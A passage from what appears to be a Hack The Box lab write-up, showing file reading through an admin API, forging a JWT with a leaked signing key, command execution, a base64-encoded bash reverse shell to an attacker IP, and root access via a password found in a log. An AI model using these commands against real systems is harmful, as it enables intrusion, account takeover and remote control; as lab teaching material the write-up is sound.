iIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.c0Ld0UrKZ3Wmj_3O2aiwhyNYDOZ
N8EcP0PyWwanh3hU' -H 'Content-type: application/json' -d
'{"file":"/proc/self/environ"}'|jq
{
  "file":
"APP_MODULE=app.main:app\u0000PWD=/home/htb/uhc\u0000LOGNAME=htb\u0000PORT=80\u00
00HOME=/home/htb\u0000LANG=C.UTF-
8\u0000VIRTUAL_ENV=/home/htb/uhc/.venv\u0000INVOCATION_ID=fb67bf70e3f443b09630cb3
73442b7aa\u0000HOST=0.0.0.0\u0000USER=htb\u0000SHLVL=0\u0000PS1=(.venv)
\u0000JOURNAL_STREAM=9:17214\u0000PATH=/home/htb/uhc/.venv/bin:/usr/local/sbin:/u
sr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000OLDPWD=/\u0000"
}
```

`APP_MODULE=app.main:app` means that the application is running in `app/main.py` from the current working directory. Knowing all this, we read the `main.py` from `/home/htb/uhc/app/main.py`.

```
curl -s http://10.129.227.148/api/v1/admin/file -H 'Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQx
NzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiO
iIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.c0Ld0UrKZ3Wmj_3O2aiwhyNYDOZ
N8EcPOPyWwanh3hU' -H 'Content-type: application/json' -d
'{"file":"/home/htb/uhc/app/main.py"}'|jq

{
  "file": "import asyncio\n\nfrom fastapi import FastAPI, APIRouter, Query,
HTTPException, Request, Depends\nfrom fastapi_contrib.common.responses import
UJSONResponse\nfrom fastapi import FastAPI, Depends, HTTPException, status\nfrom
fastapi.security import HTTPBasic, HTTPBasicCredentials\nfrom
fastapi.openapi.docs import get_swagger_ui_html\nfrom fastapi.openapi.utils
import get_openapi\n\n\n\nfrom typing import Optional, Any\nfrom pathlib import
Path\nfrom sqlalchemy.orm import Session\n\n\n\nfrom app.schemas.user import
User\nfrom app.api.v1.api import api_router\nfrom app.core.config import
settings\n\nfrom app import deps\nfrom app import crud\n\n\napp =
FastAPI(title=\"UHC API Quals\", openapi_url=None, docs_url=None,
redoc_url=None)\nroot_router =
APIRouter(default_response_class=UJSONResponse)\n\n\n@app.get(\"/\",
status_code=200)\ndef root():\n    \"\"\"\n    Root GET\n    \"\"\"\n    return
{\"msg\": \"UHC API Version 1.0\"}\n\n\n@app.get(\"/api\", status_code=200)\ndef
list_versions():\n    \"\"\"\n    Versions\n    \"\"\"\n    return
{\"endpoints\":[\"v1\"]}\n\n\n@app.get(\"/api/v1\", status_code=200)\ndef
list_endpoints_v1():\n    \"\"\"\n    Version 1 Endpoints\n    \"\"\"\n    return
{\"endpoints\":[\"user\", \"admin\"]}\n\n\n@app.get(\"/docs\")\nasync def
get_documentation(\n    current_user: User = Depends(deps.parse_token)\n    ):\n
   return get_swagger_ui_html(openapi_url=\"/openapi.json\",
title=\"docs\")\n\n@app.get(\"/openapi.json\")\nasync def openapi(\n
current_user: User = Depends(deps.parse_token)\n):\n    return get_openapi(title
= \"FastAPI\", version=\"0.1.0\",
routes=app.routes)\n\napp.include_router(api_router,
prefix=settings.API_V1_STR)\napp.include_router(root_router)\n\ndef start():\n
import uvicorn\n\n    uvicorn.run(app, host=\"0.0.0.0\", port=8001,
log_level=\"debug\")\n\nif __name__ == \"__main__\":\n    # Use this for
debugging purposes only\n    import uvicorn\n\n    uvicorn.run(app,
host=\"0.0.0.0\", port=8001, log_level=\"debug\")\n"
}
```

After, we save the `main.py` file locally for further analysis.

```
curl -s http://10.129.227.148/api/v1/admin/file -H 'Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQx
NzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiO
iIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.c0Ld0UrKZ3Wmj_3O2aiwhyNYDOZ
N8EcPOPyWwanh3hU' -H 'Content-type: application/json' -d
'{"file":"/home/htb/uhc/app/main.py"}'|jq '.file' -r > app.py
```

```
from fastapi.security import HTTPBasic, HTTPBasicCredentials
from fastapi.openapi.docs import get_swagger_ui_html
from fastapi.openapi.utils import get_openapi



from typing import Optional, Any
from pathlib import Path
from sqlalchemy.orm import Session



from app.schemas.user import User
from app.api.v1.api import api_router
from app.core.config import settings

from app import deps
from app import crud
```

By reviewing the Python imports, we identify that there is a `config.py` file located at `app/core/config.py`. This file likely contains important configuration details for the application, including any settings related to JWT, authentication, or other key application functionality.

```
curl -s http://10.129.227.148/api/v1/admin/file -H 'Authorization: bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQxNzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.c0Ld0UrKZ3Wmj_3O2aiwhyNYDOZN8EcP0PyWwanh3hU' -H 'Content-type: application/json' -d '{"file":"/home/htb/uhc/app/core/config.py"}'|jq '.file' -r > config.py
```

```
from pydantic import AnyHttpUrl, BaseSettings, EmailStr, validator
from typing import List, Optional, Union

from enum import Enum


class Settings(BaseSettings):
    API_V1_STR: str = "/api/v1"
    JWT_SECRET: str = "SuperSecretSigningKey-HTB"
    ALGORITHM: str = "HS256"

    # 60 minutes * 24 hours * 8 days = 8 days
    ACCESS_TOKEN_EXPIRE_MINUTES: int = 60 * 24 * 8

    # BACKEND_CORS_ORIGINS is a JSON-formatted list of origins
    # e.g: '["http://localhost", "http://localhost:4200", "http://localhost:3000", \
    # "http://localhost:8080", "http://local.dockertoolbox.tiangolo.com"]'
    BACKEND_CORS_ORIGINS: List[AnyHttpUrl] = []
```

By examining the `config.py` file, we retrieve the JWT secret used to encode the JWT token, and we note that the `HS256` algorithm is in use.

Now, to add the `debug` parameter to the JWT, we can use the `jwt_tool` tool. This tool allows us to decode, modify, and re-encode the JWT with the required `debug` parameter.

```
python3 jwt_tool.py
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQ
xNzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQi
OiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.c0Ld0UrKZ3Wmj_3O2aiwhyNYDO
ZN8EcPOPyWwanh3hU' -T -S hs256 -p 'SuperSecretSigningKey-HTB'
```

We can use the interactive prompt to add a new value as above. Once that's done we try to access the API with the new access token.

```
curl -s http://10.129.227.148/api/v1/admin/exec/whoami -H 'Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQx
NzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiO
iIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQiLCJkZWJ1ZyI6dHJ1ZX0.eoc-
nxzPz3mzUpZt8O7O3gPCyGUASiIxfkrc3qaJXco'|jq
"htb"
```

It works as expected.

Privilege Escalation

To establish a reverse shell, we need to avoid using special characters like `/` directly, as they may cause issues with command execution. Instead, encoding the shell command in base64 allows us to bypass this limitation and safely execute the command.

```
echo -n bash -c 'bash -i >&  /dev/tcp/10.10.14.143/9090 0>&1   '|base64

YmFzaCAtYyBiYXNoIC1pID4mICAvZGV2L3RjcC8xMC4xMC4xNC4xNDMvOTA5MCAwPiYxICAg
```

Then we use this with a payload like `echo YmFzaCAtYyBiYXNoIC1pID4mICAvZGV2L3RjcC8xMC4xMC4xNC4xNDMvOTA5MCAwPiYxICAg|base64 -d|bash`. But keep in mind, we need to URL encode the spaces and other special characters like `|`.

```
curl -s
'http://10.129.227.148/api/v1/admin/exec/echo%20YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L
3RjcC8xMC4xMC4xNC4xNDMvOTA5MCAwPiYxJyAg%7Cbase64%20-d%20%7Cbash' -H
'Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQx
NzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiO
iIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQiLCJkZWJ1ZyI6dHJ1ZX0.eoc-
nxzPz3mzUpZt8O7O3gPCyGUASiIxfkrc3qaJXco'|jq -r
```

After executing this, we get a shell on the target as the `htb` user.

```
rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.143] from (UNKNOWN) [10.129.227.148] 57814

<SNIP>

htb@backend:~/uhc$ whoami
htb
```

We enumerate the current directory and discover an `auth.log` file.

```
htb@backend:~/uhc$ ls -la
total 80

<SNIP>

-rw-r--r-- 1 htb htb  1134 Mar  3 17:08 auth.log

<SNIP>
```

Looking at the `auth.log` we see there is a password which was wrongly entered in the username field.

```
htb@backend:~/uhc$ cat auth.log

<SNIP>

03/03/2025, 15:18:28 - Login Failure for TrOub4dor&3

<SNIP>
```

Using the newly discovered password, we utilize `su` to switch users to the `root` user, and obtain the flag from `/root/root.txt`.

```
htb@backend:~/uhc$ su -
Password: TrOub4dor&3
script /dev/null -c bash
root@backend:/home/uhc$ id
uid=0(root) gid=0(root) groups=0(root)
```